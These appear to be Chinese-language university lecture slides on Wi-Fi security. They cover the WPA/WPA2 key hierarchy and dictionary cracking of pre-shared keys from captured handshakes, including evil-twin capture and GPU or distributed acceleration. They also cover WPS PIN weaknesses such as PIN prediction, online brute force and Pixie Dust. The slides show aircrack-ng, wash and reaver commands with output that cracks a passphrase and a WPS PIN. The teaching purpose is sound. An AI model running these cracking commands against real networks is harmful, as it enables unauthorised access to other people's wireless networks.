


Figure 11-24—Pairwise key hierarchy

- EAPOL-Key Confirmation Key (KCK) 计算WPA EAPOL Key消息的MIC
- EAPOL-Key Encryption Key (KEK) AP用于加密发送给客户端的其他数据（例如，RSN IE或GTK）
- Temporal Key (TK) 加密/解密单播数据帧
- MIC Tx Key 对AP发送的数据计算MIC，仅用于TKIP
- MIC Rx Key 对STA发送的数据计算MIC，仅用于TKIP



PTK与MIC的关系(2/2)



- 在成对密钥体系中，主钥称为成对主钥(Pairwise Master Key, PMK)，长度为 256 个比特，如上图所示
- 为了得到PTK，必须使用预先定义好的伪随机函数来展开 PMK
 - $\text{PTK} = \text{Hash}(\text{PMK} || \text{A-nonce} || \text{S-nonce} || \text{AP Mac} || \text{STA Mac})$
- TKIP 的临时密钥总长度为 512 个比特，PMK自身的 256 比特之外的 256 个比特，一半作为 TKIP 数据处理时所使用的 128 比特临时密钥，一半用于 Michael 完整性检验 (MIC)
- CCMP 的临时密钥只有 384 个比特，因为它只使用一把 128 比特密钥来进行认证与加密。



基于字典的WPA/WPA2 PSK暴力破解原理

- 使用一个密码字典，遍历使用每个密码，根据公式计算PTK

$$\begin{aligned} \text{PTK} &= \text{Hash}(\text{PMK} \mid\mid \text{A-nonce} \mid\mid \text{S-nonce} \mid\mid \text{AP Mac} \mid\mid \text{STA Mac}) \\ &= \text{Hash}(\text{PBKDF}(\text{Passphrase}, \text{SSID}, \text{ssidLength}, 4096, 256) \mid\mid \\ &\quad \text{A-nonce} \mid\mid \text{S-nonce} \mid\mid \text{AP Mac} \mid\mid \text{STA Mac}) \end{aligned}$$

- 基于PTK计算对应认证消息数据的MIC
- 当在字典里找到一个密码对应的MIC'等于握手包中的MIC时，说明找到了该SSID的预共享密钥



WPA/WPA2 PSK破解

Kali1.0.9 [Running]
10月23日星期四 14:38
wpa-psk-demo-01.cap [Wireshark 1.10.2 (SVN Rev 51934 from /trunk-1.10)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: Expression... Clear Apply 保存

No.	Time	Source	Destination	Protocol	Length	Info
942	18.351314	D-LinkIn_e5:31:18	d0:7a:b5:bc:07:08	EAPOL	155	Key (Message 1 of 4)
943	18.351829		D-LinkIn_e5:31:18	802.11	10	Acknowledgement, Flags=.....
944	18.398419	d0:7a:b5:bc:07:08	D-LinkIn_e5:31:18	EAPOL	155	Key (Message 2 of 4)
945	18.399443		d0:7a:b5:bc:07:08	802.11	10	Acknowledgement, Flags=.....

.... .1 = Key MIC: Set
.... .0. = Secure: Not set
.... .0.. = Error: Not set
.... 0.... = Request: Not set
....0 = Encrypted Key Data: Not set

Key Length: 0
Replay Counter: 0
WPA KeyNonce: fcfbf94322459834cbd412262ca1ba0dd4b06278e818f096...
Key IV: 00000000000000000000000000000000
WPA Key RSC: 0000000000000000
WPA Key ID: 0000000000000000
WPA Key MIC: 4e339dd3da183d42c235ea94aaBellc3
WPA Key Data Length: 22
WPA Key Data: 30140100000fac020100000fac040100000fac020000
Tag: RSN Information
Tag Number: RSN Information (48)
0030 00 00 00 fc fb f9 43 22 45 98 34 cb d4 12 26 2cC" E.4...&,
0040 a1 ba 0d d4 b0 62 78 e8 18 f0 96 81 52 bb 3b 47bx.R.;G
0050 db a4 11 00 00 00 00 00 00 00 00 00 00 00 00 00
0060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0070 00 00 00 4e 33 9d d3 da 18 3d 42 c2 35 ea 94 aa ...N3... .=B.5...
0080 8e 11 c3 00 16 30 14 01 00 00 0f ac 02 01 00 000.....
0090 0f ac 04 01 00 00 0f ac 02 00 00
WPA Key MIC (eapol.keydes.mic), ... Profile: Default

root@kali-local: ~ root@kali-local: ~ root@kali-local: ~ root@kali-local: ~/wp... wpa-psk-demo-01.cap ... Right %



WPA/WPA2 PSK破解

- 只要获得4次握手包的第1个和第2个即可满足离线字典暴力破解的需求
- 强制已通过认证已连接STA下线，嗅探STA重新认证过程
- 伪造同名ESSID的AP让未连接STA连入



WPA/WPA2 PSK破解——Evil Twin

Kali1.0.9 [Running]
10月23日星期四 14:46
root@kali-local: ~

```
Aircrack-ng 1.2 beta3

[ 00:00:00] 4 keys tested ( 743.22 k/s)

KEY FOUND! [ aaaaaaaaaa ]

Master Key      : 72 D4 92 73 83 A3 30 3A 41 8F EE FB 7F D3 8F 58
                  8E 15 23 E9 D5 7A CC D4 81 D0 AC A3 A8 F2 74 C6

Transient Key   : 0E 10 34 E7 07 75 60 AA 1F 3A 55 A5 55 D0 21 0C
                  D6 AD 06 82 66 39 57 7A 88 CD 13 3C D4 F5 29 33
                  FE 40 E9 3D 39 23 3E 04 81 17 21 2D 5B F1 FD FD
                  CF 7A 6F A2 78 09 1A EE 69 11 0C F7 12 2C 1A 67

EAPOL HMAC     : 49 12 AC A9 13 DE A6 31 C7 4F EF AD 33 10 9E 03
root@kali-local: ~# aircrack-ng -w demo_dict EvilTwinsFakeAPwithEAPOL.cap -e HelloWorld$
```

root@kali-local: ~ root@kali-local: ~ root@kali-local: ~ root@kali-local: ~ Right %



WPA/WPA2 PSK破解——Evil Twin

Kali1.0.9 [Running]
10月23日星期四 14:45
EvilTwinsFakeAPwithEAPOL.cap [Wireshark 1.10.2 (SVN Rev 51934 from /trunk-1.10)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: eapol Expression... Clear Apply 保存

No.	Time	Source	Destination	Protocol	Length	Info
2922	27.523444	RealtekS_93:e0:e6	d0:7a:b5:bc:07:08	EAPOL	131	Key (Message 1 of 4)
2924	27.524854	RealtekS_93:e0:e6	d0:7a:b5:bc:07:08	EAPOL	131	Key (Message 1 of 4)
2932	27.578019	d0:7a:b5:bc:07:08	RealtekS_93:e0:e6	EAPOL	155	Key (Message 2 of 4)

802.1X Authentication
Version: 802.1X-2001 (1)
Type: Key (3)
Length: 119
Key Descriptor Type: EAPOL WPA Key (254)
Key Information: 0x0109
Key Length: 32
Replay Counter: 0
WPA Key Nonce: 6fe613f7744866c7ef1b3e708a404e935e5d85e1694d4d45...
Key IV: 00000000000000000000000000000000
WPA Key RSC: 0000000000000000
WPA Key ID: 0000000000000000
WPA Key MIC: 4912aca913dea631c74fefad33109e03
WPA Key Data Length: 24
WPA Key Data: dd160050f20101000050f2020101000050f20201000050f202

0030 00 6f e6 13 f7 74 48 66 c7 ef 1b 3e 70 8a 40 4e .o...thf ...>p.@N
0040 93 5e 5d 85 e1 69 4d 4d 45 9a bd 10 44 5e f1 4a .^.iMM E...D^.J
0050 46 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 F.....
0060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0070 00 49 12 ac a9 13 de a6 31 c7 4f ef ad 33 10 9e I..... 1.0..3..
0080 03 00 18 dd 16 00 50 f2 01 01 00 00 50 f2 02 01P.P...
0090 00 00 50 f2 02 01 00 00 50 f2 02 ..P..... P..

WPA Key MIC (eapol.keydes.mic), ... Profile: Default

root@kali-local: ~ root@kali-local: ~ root@kali-local: ~ root@kali-local: ~ EvilTwinsFakeAPwithE... Right %



WPA/WPA2 PSK破解

动手时间!



WPA/WPA2 PSK破解加速

- 基本思想1：空间换时间，针对常见SSID预先计算好PMK

$\text{PMK} = \text{PBKDF}(\text{Passphrase}, \text{SSID}, \text{ssidLength}, 4096, 256)$

- 工具
 - genpmk - WPA-PSK precomputation attack



genpmk

中国传媒大学



WPA/WPA2 PSK破解加速

- 基本思想2：使用GPU代替CPU计算
- 工具
 - pyrit - A GPGPU-driven WPA/WPA2-PSK key cracker
 - hashcat - World's fastest password cracker



WPA/WPA2 PSK破解加速

- 基本思想3：并行/分布式计算
- 工具

Google search results for "wpa crack distributed":

Web Videos Images News Shopping More Search tools

About 139,000 results (0.32 seconds)

Distributed WPA PSK strength auditor
wpa-sec.stanev.org/
You can contribute to WPA security research - the more handshakes you upload, the more stats, and the more we'll understand how feasible WPA cracking is in ...
Get key - Submit - Nets - Dicts

distributed-wpa-cracking - Google Code
code.google.com/p/distributed-wpa-cracking/
Class project with modification of coWPAtty source code (see http://www.willhackforsushi.com/?page_id=50 and <https://sourceforge.net/projects/cowpatty/>) to ...

Welcome to the future: cloud-based WPA cracking is here ...
www.techrepublic.com/.../welcome-to-the-future-cloud-bas... TechRepublic
Jul 23, 2010 - A security researcher has brought us in touch with the future of distributed computing: network encryption cracking. Chad Perrin explains how it ...

Wi-Fi Security: Cracking WPA With CPUs, GPUs, And The ...
www.tomshardware.com/Software/Software_Review/Tom's_Hardware
Review by Andrew Ku
Aug 14, 2011 - We start by breaking WEP and end with distributed WPA cracking in the cloud. By the end, you'll have a much better idea of how secure your ...

Network Distributed WPA Cracking - BackTrack Linux
www.backtrack-linux.org/.../OLD_Specialist_Topics/OLD_Wireless
Sep 30, 2009 - 5 posts - 2 authors
Hi everyone, I've been searching for an application that supports "WPA cluster cracking" and haven't found one for Linux, just the ElcomSoft for ...
[Video] How to: Crack WPA/WPA2 (aircrack-ng + airolib ... 10 posts 25 Feb 2010



WPA/WPA2 PSK破解加速



动手时间!



WPS已知脆弱性和漏洞利用方法

- 静态PIN码预测攻击

一针对Headless设备静态预分配PIN码的弱随机产生算法或静态确定性产生算法





WPS已知脆弱性和漏洞利用方法

- 静态PIN码预测攻击

- 2012年爆出所有MAC地址前6位是C83A35和00B00C的腾达和磊科全系路由器采用了确定性PIN码算法可以通过嗅探无线路由器MAC地址后秒算PIN码
 - 这些WPS PIN是通过mac的后6位 DEC2HEX 取舍而得
 - 2014年D-Link部分路由器的WPS PIN算法被逆向并可以从BSSID秒算
 - 2015年贝尔金部分路由器的WPS PIN算法被逆向并可以从路由器MAC地址秒算



WPS已知脆弱性和漏洞利用方法

- 静态PIN码预测攻击

The recommended length for a manually entered device password is an 8-digit numeric PIN. This length does not provide a large amount of entropy for strong mutual authentication, but the design of the Registration Protocol protects against dictionary attacks on PINs if a fresh PIN or a rekeying key is used each time the Registration Protocol is run.

PIN values should be randomly generated, and they SHALL NOT be derivable from any information that can be obtained by an eavesdropper or active attacker. The device's serial number and MAC address, for example, are easily eavesdropped by an attacker on the in-band channel. Furthermore, if a device includes multiple PIN values, these values SHALL be cryptographically separate from each other. If, for example, a device includes both a label-based PIN and a Device Password on an integrated NFC Tag, the two Device Passwords SHALL be different and uncorrelated.

以上文字摘自：Wi-Fi Simple Configuration Technical Specification version 2.0.5

又是一例：设计无缺陷，实现偷工减料导致的安全漏洞



WPS已知脆弱性和漏洞利用方法

- 针对动态PIN码在线暴力枚举攻击
 - 利用内部注册协议分段离线暴力枚举破解
 - 第一轮M1~M4: 在线暴力破解枚举PSK-1
 - 第二轮M5~M7: 用正确的PSK-1, 在线暴力枚举PSK-2
 - 得到完整PSK, 进行一次完整WPS内部注册过程



WPS破解的原理

- 无线设备在与无线路由器连接时，系统自动生成了一个随机的8位个人识别号码（PIN码），并根据这个8位PIN码进行安全的WPA链接，而绕过了WPA密码验证环节。如果黑客想通过穷举法，破解这个8位PIN码与无线路由器进行连接，理论上需要试算 10^8 次即1亿次，按照每秒1次的速度，需要1157天。但这个8位PIN是有规律的，实际上是一组4位PIN+另一组3位PIN+最后的1位校验位组成。校验位有固定的算法，这样只需要试算 $10^4 + 10^3$ 总共11000次就可以了。穷举法试算11000次，几个小时就可以出来结果。





WPS破解的原理

- 如果攻击者在发送完M4消息后接收到一个EAP-NACK消息，则说明PIN码的前半部分是错误的，继续枚举测试直到完成10000次尝试。在几分钟内尝试50次攻击时，有些路由器可能会把攻击的网卡加入黑名单。但大多数路由器都不会这样做，即使加入了黑名单了还可以稍后再做攻击。攻击者也可以不断变换自己的MAC地址，对抗MAC地址黑名单机制。
- 如果攻击者在发送完M6消息后接收到EAP-NACK消息，就说明枚举PIN码的第二部分是错误的，继续暴力尝试下一个PIN码。



WPS认证流程





WPS已知脆弱性和漏洞利用方法

- 针对动态PIN码离线暴力枚举攻击改进
 - Pixie Dust Attack
 - E-Hash1、E-Hash2、PKE、PKR都是可以直接通过抓包获得的
 - PSK1和PSK2分别对应PIN码前后两半，可被枚举
 - E-S1和E-S2是整个离线破解的关键，一旦这2个参数被计算出来，则对照公式可以离线遍历PSK-1和PSK-2的可能性验证计算出的E-Hash1是否与抓包得到的E-Hash1相同



E-S1和E-S2在实际设备中的实现算法

- 伪随机数发生器
 - 嵌入式设备大多采用32位CPU，状态空间不足
 - 伪随机算法可能被逆向
 - 伪随机数种子状态可能会被预测和恢复



E-S1和E-S2在实际设备中的实现算法

- Broadcom/eCos
 - E-S1 + E-S2 使用与 N1 相同的随机数发生器
- Realtek
 - E-S1 = E-S2 = N1 or 使用秒为单位的 UNIX 时间戳格式整数作为随机数发生器种子
- Ralink / MediaTek / Celeno
 - E-S1 = E-S2 = 0



WPS破解

```
root@kali: ~# wash
```

Wash v1.4 WiFi Protected Setup Scan Tool

Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsoft.com>

Required Arguments:

- i, --interface=<iface>
- f, --file [FILE1 FILE2 FILE3 ...]

Interface to capture packets on
Read packets from capture files

Optional Arguments:

- c, --channel=<num>
- o, --out-file=<file>
- n, --probes=<num>

Channel to listen on [auto]
Write data to file
Maximum number of probes to send to

each AP in scan mode [15]

- D, --daemonize
- C, --ignore-fcs
- 5, --5ghz
- s, --scan
- u, --survey
- h, --help

Daemonize wash
Ignore frame checksum errors
Use 5GHz 802.11 channels
Use scan mode
Use survey mode [default]
Show help

Example:

```
wash - i mon0
```

The quieter you become, the more you are able to hear.



WPS破解

```
root@kali: ~# wash -i mon0
```

wash v1.4 WiFi Protected Setup Scan Tool

Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsoft.com>

BSSID ESSID	Channel	RSSI	WPS Version	WPS Locked	
AC:F1: A1	C5	1	-36	1.0	No
28:2C: B1	66	1	-58	1.0	No
AC:F1: la	77	2	-32	1.0	No
EC:17: b1	B6	6	-69	1.0	No
C8:3A: dr	A0	6	-47	1.0	No
D8:FE: ^Z	18	13	-39	1.0	No

KALI LINUX



WPS破解

```
root@kali:~# reaver
```

Reaver v1.4 WiFi Protected Setup Attack Tool

Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@acnetsol.com>

Required Arguments:

- i, --interface=<wlan>
e to use
- b, --bssid=<mac>

Name of the monitor-mode interface

BSSID of the target AP

Optional Arguments:

- m, --mac=<mac>
- e, --essid=<ssid>
- c, --channel=<channel>
terface (implies -f)
- o, --out-file=<file>
- s, --session=<file>
- C, --exec=<command>
successful pin recovery
- D, --daemonize
- a, --auto
ions for the target AP

MAC of the host system

ESSID of the target AP

Set the 802.11 channel for the interface

Send output to a log file [stdout]

Restore a previous session file

Execute the supplied command upon

The quieter you become, th

Daemonize reaver

Auto detect the best advanced options



WPS破解

```
root@kali: ~# reaver -i mon0 -b C8:3A:35:F1:72:A0 -d 30 -S -N -vv

Reaver v1.4 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsl.com>

[+] Waiting for beacon from C8:[REDACTED]:72:A0
[+] Switching mon0 to channel 1
[+] Switching mon0 to channel 2
[+] Switching mon0 to channel 3
[+] Switching mon0 to channel 4
[+] Switching mon0 to channel 6
[+] Associated with C8:[REDACTED]72:A0 (ESSID: dr[REDACTED]gg)
[+] Trying pin 12345670
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message  The quieter you become, the more you are able to hear.
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received WSC NACK
[+] Sending WSC NACK
[+] Trying pin 00005678
```




WPS破解

```
[+] Sending M4 message
[+] Received M5 message
[+] Sending M6 message
[+] Received WSC NACK
[+] Sending WSC NACK
[+] Trying pin 58-00-94
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received M5 message
[+] Sending M6 message
[+] Received WSC NACK
[+] Sending WSC NACK
[+] 94.52% complete @ 2014-10-11 21:51:59 (2 seconds/pin)
[+] Max time remaining at this rate: 0:20:06 (603 pins left to try)
[+] Trying pin 58-00-00
```



WPS破解

```
[+] Received M5 message
[+] Sending M6 message
[+] Received WSC NACK
[+] Sending WSC NACK
[+] Trying pin 5 [REDACTED] 1
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received M5 message
[+] Sending M6 message
[+] Received M7 message
[+] Sending WSC NACK
[+] Sending WSC NACK
[+] 100.00% complete @ 2014-10-11 21:57:24 (2 seconds/pin)
[+] Max time remaining at this rate: 0:00:00 (0 pins left to try)
[+] Pin cracked in 1297 seconds
[+] WPS PIN: '5 [REDACTED] 1'
